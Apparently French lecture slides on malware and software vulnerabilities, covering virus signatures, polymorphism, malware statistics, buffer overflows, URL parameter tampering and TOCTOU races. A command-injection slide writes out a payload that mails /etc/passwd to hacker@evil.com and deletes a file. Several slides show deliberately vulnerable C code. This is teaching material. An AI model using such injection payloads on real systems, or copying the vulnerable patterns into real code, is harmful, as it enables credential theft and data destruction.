
Programmes malveillants

- Comment le virus prend contrôle a travers le système des fichiers



Programmes malveillants

- **Activation du virus**
 - Quand on démarre le programme sur lequel il est attaché
 - En ouvrant un email
 - En insérant une medium infecté



Programmes malveillants

- **Signatures des virus**


Quelles sont les caractéristiques de ce virus?

- Mode de propagation
- Code source
- Location en mémoire
- Attachement au fichier
- ...

Programmes malveillants

- **Virus Polymorphique**


- Change de nature a chaque infection (pour éviter une signature unique!)



Le Mobile Devient Célèbre!

Statistiques


Malware detection sorted by operating systems



Statistiques

Development of Android malware

- Total number of malware
- New malware



Android malware vs. mobile

Android 2015
99.18%

Android Q1/Q2 2016
99.87%


Mobile 2015
0.82%

Mobile Q1/Q2 2016
0.13%


Statistiques

Distribution of malware under Windows

2015




Q1/Q2 2016




Statistiques

Distribution of malware under Android

2015




Q1/Q2 2016




Statistiques

macOS malware

2015



Q1/Q2 2016



Programmes malveillants

Etude Technique

Faible Humaines et leur Exploitation

- **Buffer-over-flow**

Faible dans laquelle le programmeur oublie de faire la vérification nécessaire pour les limites du tampon

➔ Ecriture dans une zone « protégée » de la mémoire

➔ Accès dans aux zones « non-autorisées » de la mémoire

- Souvent dans le langage C (langage bas-niveau, très proche de la machine ➔ très populaire)
- Peut être utilisé par attaquant pour changer le comportement d'un programme.

Faible Humaines et leur Exploitation

- **Buffer-over-flow**

- **Exemple**

```
char buf[80];  
void vulnerable() {  
    gets(buf);  
}
```

Dans cet exemple, *gets()* lit autant de bytes disponibles et les stocke dans *buf[]*. Si on donne plus de 80 bytes de données, alors *gets()* va écrire au-delà de la région de mémoire allouée à *buf*. Ça c'est un bug!

Ceci va souvent causer un crash du programme...

Cependant, les conséquences peuvent aller au delà.

Faible Humaines et leur Exploitation

- **Buffer-over-flow**
 - **Exemple**

Cependant, les conséquences peuvent aller au delà.

```
char buf[80];  
int authenticated = 0;  
void vulnerable() {  
    gets(buf);  
}
```

Supposons que qlq part dans le programme, une routine donne la valeur 1 à « authenticated » après avoir vérifié qu'un utilisateur a un login et un mot-de-passe valides!

Si l'attaquant donne 81 bytes avec le 81ème différent de 0, il peut actionner l'authentification sans le bon mot-de-passe.

Problème: le programmeur ne vérifie pas la taille du buffer!

Faible Humaines et leur Exploitation

- **Buffer-over-flow**
 - **Exemple**

Cependant, les conséquences peuvent aller au delà.

```
char buf[80];  
int (*fnptr)();  
void vulnerable() {  
    gets(buf);  
}
```

La fonction *fnptr* est évoqué ailleurs dans le programme.

Si l'attaquant donne 81 bytes avec le 81eme étant l'adresse d'un programme malicieux, alors on a un « malicious code injection attack »!

Problème: le programmeur ne vérifie pas la taille du buffer!

Faible Humaines et leur Exploitation

- Buffer-over-flow

- Exemple


[http://www.somesite.com/subpage/userinput.asp?parm1=\(800\)555-1212¶m2=2009Jan17](http://www.somesite.com/subpage/userinput.asp?parm1=(800)555-1212¶m2=2009Jan17)

- Le navigateur reçoit deux paramètres de l'utilisateur (e.g., depuis un formulaire) *param1=(800)555-1212* (tel USA) *param2=2009Jan17*.
 - Valeurs transmises au serveur
 - Attaquant peut entrer 500 ou 1000 caractères pour *param1*.
 - Que va-t-il se passer?
 - Crash Système?
 - Un numéro de téléphone n'est jamais plus de 20 chiffres!

Menace sur le Web

Web Vulnerabilities by Class

Q1-Q2 2009



Menace sur le Web

Comment HTTP marche?

- URL components:
<http://coolsite.com/tools/info.html>

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/info.html>



protocol


E.g., “http” or “ftp” or “https”
(These all use TCP.)

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/info.html>



Hostname of server

Translated to an IP address via DNS

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/info.html>



Path to a *resource*

The diagram illustrates the components of a URL. The text 'http://coolsite.com/tools/info.html' is shown. An orange oval highlights the portion '/tools/info.html'. An orange arrow points from this oval down to a rectangular box containing the text 'Path to a resource'.

Here, the resource (“info.html”) is **static content** = a fixed file returned by the server.


(Often static content is an *HTML* file = content plus markup for how browser should “render” it.)

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/doit.php>



The diagram illustrates the components of a URL. The text 'http://coolsite.com/tools/doit.php' is shown. An orange oval highlights the portion '/tools/doit.php'. An orange arrow points from this oval down to a rectangular box containing the text 'Path to a resource'.

Path to a *resource*

Resources can instead be **dynamic**
= server generates the page on-the-fly.

Some common frameworks for doing this:

CGI = run a program or script, return its *stdout*

PHP = execute script in HTML templating language

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/doi.php?cmd=play&vol=44>


URLs for dynamic content
generally include **arguments** to
pass to the generation process

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/doi.php?cmd=play&vol=44>



First *argument* to doi.php

The diagram consists of an orange oval highlighting the query string '?cmd=play&vol=44' in the URL above. An orange arrow points from the bottom of this oval to a rectangular box containing the text 'First argument to doi.php'.

Menace sur le Web

Comment HTTP marche?

- URL components:

<http://coolsite.com/tools/doi.php?cmd=play&vol=44>



Second *argument* to doi.php

Faible Humaines et leur Exploitation

- Buffer-over-flow

- Exemple

[http://www.somesite.com/subpage/userinput.asp?parm1=\(800\)555-1212¶m2=2009Jan17](http://www.somesite.com/subpage/userinput.asp?parm1=(800)555-1212¶m2=2009Jan17)

- Le navigateur reçoit deux paramètres de l'utilisateur (e.g., depuis un formulaire) *param1=(800)555-1212* (tel USA) *param2=2009Jan17*.
 - Valeurs transmises au serveur
 - Attaquant peut entrer...param2...
 - '1800Jan30'
 - '2048Min32'
 - 1aaVark29'
 - On connaît les dates possibles...utiliser un 'drop-down box' ou 'choice list'!

Faible Humaines et leur Exploitation

- Manque de vérification appropriée

- Exemple (Histoire réelle)

<http://www.things.com/order.asp?CustID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=205>

- Site e-commerce d'une entreprise
- Client 101 acheté 20 unités du produit 555A au prix de 10/unit, choisit de faire un envoi par bateau au prix de 5, le tout donne un total de 205!
So-far-so-good!

- Attaquant peut entrer...

<http://www.things.com/order.asp?CustID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=25>

Surprise! Ça marche! L'attaquant vient juste d'acheter 10 unités à 20\$!

Attaquant continue de faire cela chaque jour pendant des mois!

Combien ça coûte...la sécurité?

- Fait ton addition au niveau du serveur...pas au niveau du navigateur!

Menace sur le Web

- Assume our server has some “glue” that parses URLs to **extract parameters into C variables**
 - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
             "grep %s phonebook.txt", regex);
    system(cmd);
}
```

Problems?

Menace sur le Web

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
             "grep %s phonebook.txt", regex);
    system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

Menace sur le Web

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
             "grep %s phonebook.txt", regex);
    system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

<http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm>

⇒ `"grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"`

Faible Humaines et leur Exploitation

- **Time of check time of use (TOCTOU)**

Faible de synchronisation!

- Illustration

- Imagine que tu achètes un produit a 10'000FCFA
- Tu sors 10 billets de 1000FCFA est les compte clairement devant le boutiquier...et tu les déposes sur le comptoir
- Il tourne le dos pour prendre le produit
- Tu retires 5 billets! ...
- Le boutiquier se retourne a nouveau, te donne le produit, prend la pile de billets...et te dis...MERCI!
- Sacré toi!

Faible Humaines et leur Exploitation

- **Time of check time of use (TOCTOU)**

Faible de synchronisation!

- Possible dans les systèmes d'information

Suppose que tu introduis la requête...

my_file	Change byte 4 to A
---------	--------------------

...avec les bons droits d'accès.

Pendant que les droits sont entrain d'être vérifiés...tu changes la requête à...

your_file	Delete file
-----------	-------------

Vérification finie, accès accordé, requête exécutée...Fichier perdu!

Il faut posséder...après avoir vérifié!

Race Condition

Successful Race Condition Attack

```
